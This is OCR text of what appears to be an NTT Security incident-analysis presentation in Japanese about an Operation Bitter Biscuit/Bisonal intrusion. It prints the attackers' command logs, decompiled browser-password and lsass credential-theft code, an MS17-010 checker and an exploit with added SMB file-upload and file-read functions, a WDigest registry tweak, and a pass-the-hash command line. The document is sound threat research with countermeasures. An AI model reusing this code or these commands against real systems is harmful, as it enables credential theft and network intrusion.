
パスワード窃取の対象
- Internet Explorer
- Firefox
- Thunderbird
- Chrome
- Yandex

パスワードを保存しておらず、情報は窃取されなかった。

ブラウザ・メーラーのパスワード窃取ツール

NTT Security

pythonコードを実行ファイルに変換している。



ブラウザ・メーラーのパスワード窃取ツール

NTT Security

類似のコードがGithub上に公開されている。

Fig.) インターネットに公開されている
chromeのパスワードを窃取するコード[8]

```
try:
        conn    = sqlite3.connect(database_path)
        cursor  = conn.cursor()
except Exception,e:
        print_debug('ERROR', u'An error occured opening the database file')
        print_debug('DEBUG', traceback.format_exc())
        continue

# Get the results
cursor.execute('SELECT action_url, username_value, password_value, blacklisted_by_user FROM logins')
for result in cursor.fetchall():
        try:
                # Decrypt the Password
                password = constant.user_dpapi.dec
                if password:
                        pwdFound.append(
                                {
                                        'URL'           : result[0],
                                        'Login'         : result[1],
                                        'Password'      : password
                                }
                        )
```

Fig.) 攻撃者が使用したツールを
デコンパイルしたコード

```
    cursor = conn.cursor()
except Exception as e:
    print (
     'DEBUG', str(e))
    print ('ERROR', u'An error occured opening the database file')
    continue

try:
    cursor.execute('SELECT action_url, username_value, password_value FROM logins')
except:
    continue

for result in cursor.fetchall():
                                                    ta(result[2])
                                                    ],
        print ('DEBUG', traceback.format_exc())

conn.close()
if database_path.endswith(random_dbname):
    os.remove(database_path)
```

**同様の処理をしていることに加えて、
出力されるメッセージも一致している。**

OSアカウントのパスワード窃取ツール

攻撃者の用意したツールでパスワードの窃取が試行された。

Fig.) 1次バックドアが実行したコマンド

```
m
conhost

[!]AdjustTokenPrivileges Failed.<1300>
[!]Error code of EnumProcessModules():6
```

パスワードの窃取は失敗

conhost.exeという攻撃者が
ダウンロードしたツールで
OSアカウントの窃取が試行された。

・
・
・

```
m
del conhost.exe
```

成功することなく、
ツールを削除している。

OSアカウントのパスワード窃取ツール

NTT Security

類似のコードがGitHubやブログで公開されている。[9]

Fig.) 類似コードのGitHubのサイト


om/3gstudent/Homework-of-C-Language/blob/master/sekurlsa-wdigest.cpp

```
// Load lsasrv.dll locally to avoid multiple ReadProcessMemory calls into lsass
unsigned char *lsasrvLocal = (unsigned char*)LoadLibraryA("lsasrv.dll");
if (lsasrvLocal == (unsigned char*)0) {
        printf("[x] Error: Could not load lsasrv.dll locally\n");
        return 1;
}
printf("[*] Loaded lsasrv.dll locally at address %p\n", lsasrvLocal);

// Search for AES/3Des/IV signature within lsasrv.dll and grab the offset
keySigOffset = SearchPattern(lsasrvLocal, PTRN_WNO8_LsaInitializeProtectedMemory_KEY, sizeof
if (keySigOffset == 0) {
        printf("[x] Error: Could not find offset to AES/3Des/IV keys\n");
        return 1;
}
printf("[*] Found offset to AES/3Des/IV at %d\n", keySigOffset);
```

標準出力に出力される形式も同じ。

標準出力に出力される形式も同じ。

Fig.) 作成者のトップページ



- セキュリティ関連のツールを公開している
- 中国語が読み書きできる人物

OSアカウントのパスワード窃取ツール

NTT Security

類似のコードがGitHubや中国語のサイトで公開されている。[10]

0x05 补充

对于Windows Server 2008 R2及更高版本的系统，默认配置下无法在凭据中保存明文信息，也就无法导出明文口令，可通过修改注册表启用Wdigest Auth解决这个问题，方法如下：

cmd:

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProvide
```

or powershell:

```
Set-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Control
```

レジストリの設定が必要と記載されており、
攻撃者が実行に失敗した原因の可能性有り

ADに対するマルウェアの設置 -脆弱性確認-

NTT Security

MS17-010の脆弱性の有無を確認している。

Fig.) 2次バックドアが実行したコマンド

```
checkers 192.168.66.50 0

192.168.66.50
Target OS: Windows Server 2012 R2 Standard 9600
[!] 192.168.66.50 :is not patched
=== Testing named pipes ===
spoolss: STATUS_ACCESS_DENIED
samr: Ok (64 bit)
netlogon: Ok (64 bit)
lsarpc: Ok (64 bit)
browser: STATUS_ACCESS_DENIED
```

MS17-010の脆弱性の有無を確認する
CheckersというEXEファイルを実行している

引数の意味
- 第1引数: 確認するデバイスのIP
- 第2引数: IPの指定方法のモード
  - 0: 指定IPに対する脆弱性の確認
  - 0以外:指定範囲のIPに対する脆弱性の確認

“192.168.66.50 is not patched”と出力されている通り、ADはMS17-010のパッチが適用されていないことを表している。

NTT Security

pythonコードを実行ファイルに変換している。

Fig.) 攻撃者が使用したツールをデコンパイルしたコード

```
if len(sys.argv) != 3:
    print '{} <mode><ip>'.format(sys.argv[0])
    print '<mode 0>-----single'
    print '<mode 1>-----muti'
    sys.exit(1)
ipstart = sys.argv[1]
if sys.argv[2] == '0':
    ip_addr = ipstart
    print ip_addr
    try:
        test(ip_addr)
    except:
        pass

else:
    iplist = ipstart.split('.')
    ip_addr = iplist[0] + '.' + iplist[1] + '.' + iplist[2]
    for j in random.sample(range(252), 252):
        j = j + 2
        ip_address = ip_addr + '.' + str(j)
        try:
            threading.Thread(target=test, args=(ip_address,)).start()
            time.sleep(0.1)
        except:
            pass
```

ADに対するマルウェアの設置 -脆弱性確認-


NTT Security

類似のコードがGithub上に公開されている。[11]

github.com/worawit/MS17-010/blob/master/checker.py

```
52
53  # test if target is vulnerable
54  TRANS_PEEK_NMPIPE = 0x23
55  recvPkt = conn.send_trans(pack('<H', TRANS_PEEK_NMPIPE), maxParameterCount=0xffff, maxDataCount=0x800)
56  status = recvPkt.getNTStatus()
57  if status == 0xC0000205:  # STATUS_INSUFF_SERVER_RESOURCES
58          print('The target is not patched')
59  else:
60          print('The target is patched')
61          sys.exit()
62
63
64  print('')
65  print('=== Testing named pipes ===')
66  for pipe_name, pipe_uuid in pipes.items():
67          try:
68                  dce = conn.get_dce_rpc(pipe_name)
69                  dce.connect()
70                  try:
71                          dce.bind(pipe_uuid, transfer_syntax=NDR64Syntax)
72                          print('{}: Ok (64 bit)'.format(pipe_name))
73                  except DCERPCException as e:
74                          if 'transfer_syntaxes_not_supported' in str(e):
75                                  print('{}: Ok (32 bit)'.format(pipe_name))
76                          else:
77                                  print('{}: Ok ({})'.format(pipe_name, str(e)))
78                  dce.disconnect()
```

標準出力に表示される
メッセージも同一



- セキュリティ関連のコードを公開している
- タイに関連がある人物

ADに対するマルウェアの設置 -RCE実行-

NTT Security

ADに対するマルウェアのアップロードをしている。

Fig.) 2次バックドアが実行したコマンド

```
tools.exe 192.168.66.50 samr 0 C:¥Windows¥Tasks¥Acrobat.exe
c:¥windows¥tasks¥conhost.exe

Target OS: Windows Server 2012 R2 Standard 9600
Target is 64 bit
Got frag size: 0x20
 •
 •
 •
localfile: C:¥Windows¥Tasks¥Acrobat.exe
remotefile: c:¥windows¥tasks¥conhost.exe
the file to upload: C:¥Windows¥Tasks¥Acrobat.exe
[*]upload sunccess!
[*]upload file success!
```

成功している

```
Done
```

MS17-010によりRCEを実行する「tools.exe」というEXEファイルを実行している。

引数の意味(第3引数が0の場合)

- 第1引数: 対象デバイスのIP
- 第2引数: 名前付きパイプ
- 第3引数: 対象デバイスに実行する機能
  - 0:ファイルのアップロード
  - 1:ファイルの読み取り
  - 2:コマンド実行
  - 3:ファイルのダウンロード
- 第4引数: アップロードするファイルパス
- 第5引数: アップロード先のファイルパス

ADに対するマルウェアの設置 -RCE実行-

NTT Security

pythonコードを実行ファイルに変換している。

tools_exec.pyのソース

```
import socket
import time
import sys
import base64
filebuf = 'IyEvdXNyL2Jpbi9weXRob24NCmZyb20gaW1wYWNrZXQgaW1wb3J0IHNtYiwgc21iY29u
fcode = base64.b64decode(filebuf)
exec fcode
# okay decompiling tools_exec.pyc
```

Base64
デコード

```
from struct import pack, unpack, unpack_from
import sys
import socket
import time

'''
MS17-010 exploit for Windows 2000 and later by sleepya

Note:
- The exploit should never crash a target (chance should be nearly 0%)
- The exploit use the bug same as eternalromance and eternalsynergy, so named pipe is needed

Tested on:
- Windows 2016 x64
- Windows 10 Pro Build 10240 x64
- Windows 2012 R2 x64
- Windows 8.1 x64
- Windows 2008 R2 SP1 x64
- Windows 7 SP1 x64
- Windows 2008 SP1 x64
- Windows 2003 R2 SP2 x64
- Windows XP SP2 x64
- Windows 8.1 x86
- Windows 7 SP1 x86
- Windows 2008 SP1 x86
```

ADに対するマルウェアの設置 -RCE実行-

NTT Security

類似のコードがGithub上に公開されている。

github.com/worawit/MS17-010/blob/master/zzz_exploit.py

```
import time

'''
MS17-010 exploit for Windows 2000 and later by sleepya

Note:
- The exploit should never crash a target (chance should be nearly 0%)
- The exploit use the bug same as eternalromance and eternalsynergy, so named pipe is needed

Tested on:
- Windows 2016 x64
- Windows 10 Pro Build 10240 x64
- Windows 2012 R2 x64
- Windows 8.1 x64
- Windows 2008 R2 SP1 x64
- Windows 7 SP1 x64
- Windows 2008 SP1 x64
- Windows 2003 R2 SP2 x64
- Windows XP SP2 x64
- Windows 8.1 x86
- Windows 7 SP1 x86
- Windows 2008 SP1 x86
- Windows 2003 SP2 x86
- Windows XP SP3 x86
- Windows 2000 SP4 x86
'''
```

デコンパイルしたpythonコードと
同じコメントが記載されている

ADに対するマルウェアの設置 -RCE実行-

NTT Security

公開されているソースに独自で関数を追加されていた。

ファイルをダウンロードする関数

```
def smb_download_file(conn, localSrc, remoteDrive, remotePath):
    try:
        smbConn = conn.get_smbconnection()
        with open(localSrc, 'wb') as fp:

            #tid2 = smbConn.connectTree(remoteDrive+'$')
            #fid2 = smbConn.openFile(tid2, remotePath)
            #filebuf=smbConn.readFile(tid2,fid2)
            #print filebuf
            #fp.write(filebuf)
            smbConn.getFile(remoteDrive + '$', remotePath,fp.write)
            print '[*]download sunccess!'
    except Exception,e:
        print '[!]download error:',e
```

ファイルを読み取る関数

```
def smb_read_file(conn, remoteDrive, remotePath):
    try:
        smbConn = conn.get_smbconnection()
        tid2 = smbConn.connectTree(remoteDrive)
        fid2 = smbConn.openFile(tid2,remotePath)
        #readFile(self, treeId, fileId, offset = 0, bytesToRead = None
        filebuf=smbConn.readFile(tid2,fid2)
        print '\n\n\n'
        print filebuf
        print '\n\n\n'
    except Exception,e:
        print '[!]readfile error:',e
```


helpを表示する関数

```
def help():
    print 'mode--0  upload the local file!     exp:{} <ip> [pipe_name] <mode> <localfile> <remotefile>'.format(
    print 'mode--1  read remote file!    exp:{} <ip> [pipe_name] <mode> <remotefile>'.format(sys.argv[0])
    print 'mode--2  exec cmd commond!    exp:{} <ip> [pipe_name] <mode> <cmdshell>'.format(sys.argv[0])
    print 'mode--3  download remote file!     exp:{} <ip> [pipe_name] <mode> <remotefile>'.format(sys.argv[0])
#help()
```

ADに対するマルウェアの設置 -RCE実行-

NTT Security

過去にEmissary Pandaというグループが類似するツールを利用したという情報がある。[12]



Two of the tools, specifically the compiled `zzz_exploit.py` and `checker.py` suggest the actor would check and exploit remote systems if they were not patched for MS17-010, which patched the CVE-2017-01 ...he use of the Mimikatz and pwdump tools suggests the adversary attempts to dump credentials ... able to gather the command line arguments the actor ...smb1.exe. The ... using the SMB backdoor to attempt to run a batch ...sing a domain username and the account's password hash:

checker.py

MS17-010

```
c:\programdata\smb1.exe <redacted 10.0.0.0/8 IP> <redacted domain>\<redacted username> :<redacted
password hash> winsk c:\programdata\m.bat
```

ポートスキャンツール

Operation Bitter Biscuitが利用したという報告があるツールと特徴が似ているポートスキャンツールが観測された。

Fig.) 2次バックドアが実行したコマンド

s ← **s.exeが実行された**

S scanner By I 2012


Usage: s TCP/SYN StartIP [EndIP] Ports [Threads] [/T(N)] [/(H)Banner] [/Save]
Example: s TCP 12.12.12.12 12.12.12.254 80 512
Example: s TCP 12.12.12.12/24 80 512
Example: s TCP 12.12.12.12/24 80 512 /T8 /Save
Example: s TCP 12.12.12.12 12.12.12.254 80 512 /Hbanner

Fig.) ポートスキャンツールに関する過去の報告[13]

5-1. 포트 스캐너(Port Scanner)

포트 스캐너는 포트 정보를 스캔 프로그램으로 2011~2012년에는 프로그램 이름이 s.exe였으며, 2015년에는 v3log.exe였다.

s.exe




過去の報告と比べて、ファイル名と標準出力のメッセージが同じだった。

攻撃者の推定

NTT Security

今回の攻撃者は、関連する情報が最も多いことから、

Operation Bitter Biscuitの実行グループと推定される。



攻撃の対策

- EDR等でOfficeのアドインフォルダを監視する。
- 1次バックドアの通信を検知するネットワークシグネチャを適用する。
- Bisonalの通信先として知られているドメインやIPを遮断する。
- OSやインストール済みソフトウェアを最新バージョンに更新する。

マルウェア「Bisonal」
亜種間の比較

Bisonalの亜種間の比較

目的

- 今回使用されたBisonalの特徴を調べる。

調査対象

- 特徴的なエンコードを用いてる検体

比較する観点

- 通信プロトコル
- コマンド数
- 通信先やポート番号のエンコード
- C&Cサーバーとの通信の暗号化

Bisonalの亜種間の比較

検体収集方法

- Virusotal等のマルウェアをダウンロードできるサービスから下記の条件に一致する検体を検索した。
  - OSINT情報から収集した、BisonalのIOCに一致する検体
  - エンコードアルゴリズムを特徴づける値を含む検体
    - ✓ エンコードに使用されるキー: 0x4BD
    - ✓ アルゴリズムに含まれる値: 0x58BF
  - エンコードされた文字列を含む検体

エンコード前	エンコード後
80	CIIU
443	BWATFM
¥¥cmd.exe	DKALAHFNGKQIFHM

Bisonalの亜種間の差分 -通信プロトコル-

NTT Security

下記の通信プロトコルを利用する検体が見つかった。

- HTTPプロトコル
- TCP上の独自プロトコル

Fig.) HTTPプロトコル

```
v5 = InternetOpenW(0, 0, 0, 0, 0);
if ( v5 )
{
  Buffer = 30000;
  if ( InternetSetOptionW(v5, 2u, &Buffer, 4u) )
  {
    v7 = InternetConnectA(v5, lpszServerName, 0x50u, 0, 0, 3u, 0, 0);
    v8 = v7;
    Buffer = (int)v7;
    if ( v7 )
    {
      v9 = HttpOpenRequestA(v7, aPost, lpszObjectName, szVersion, 0, 0, 0
      if ( v9 )
      {
        if ( HttpSendRequestA(v9, lpszHeaders, 0xFFFFFFFF, lpOptional, dw
```

WinInet APIを利用している

Fig.) TCP上の独自プロトコル

```
v1 = select(0, &readfds, 0, 0, &timeout);
v2 = 0;
buf = 0;
memset(v13, 0, sizeof(v13));
v14 = 0;
v15 = 0;
v3 = 0;
v4 = 0;
v5 = 10;
if ( !v1 )
  break;
do
{
  v6 = recv(s, &buf + v4, v5, 0);
  if ( v6 <= 0 )
  {
    SetEvent(hEvent);
```

WinSock APIを利用している

Bisonalの亜種間の差分 -コマンド数-

下記のコマンド数は見つかった。

- 5種類
- 6種類
- 17種類

Fig.) 5種類のコマンド

```
switch ( v4[0] )
{
  case 1:
    qmemcpy(v2, v4, sizeof(v2));
    cmd1_sendProcInfo();
    Sleep(0xFA0u);
    continue;
  case 3:
    qmemcpy(v2, v4, sizeof(v2));
```

```
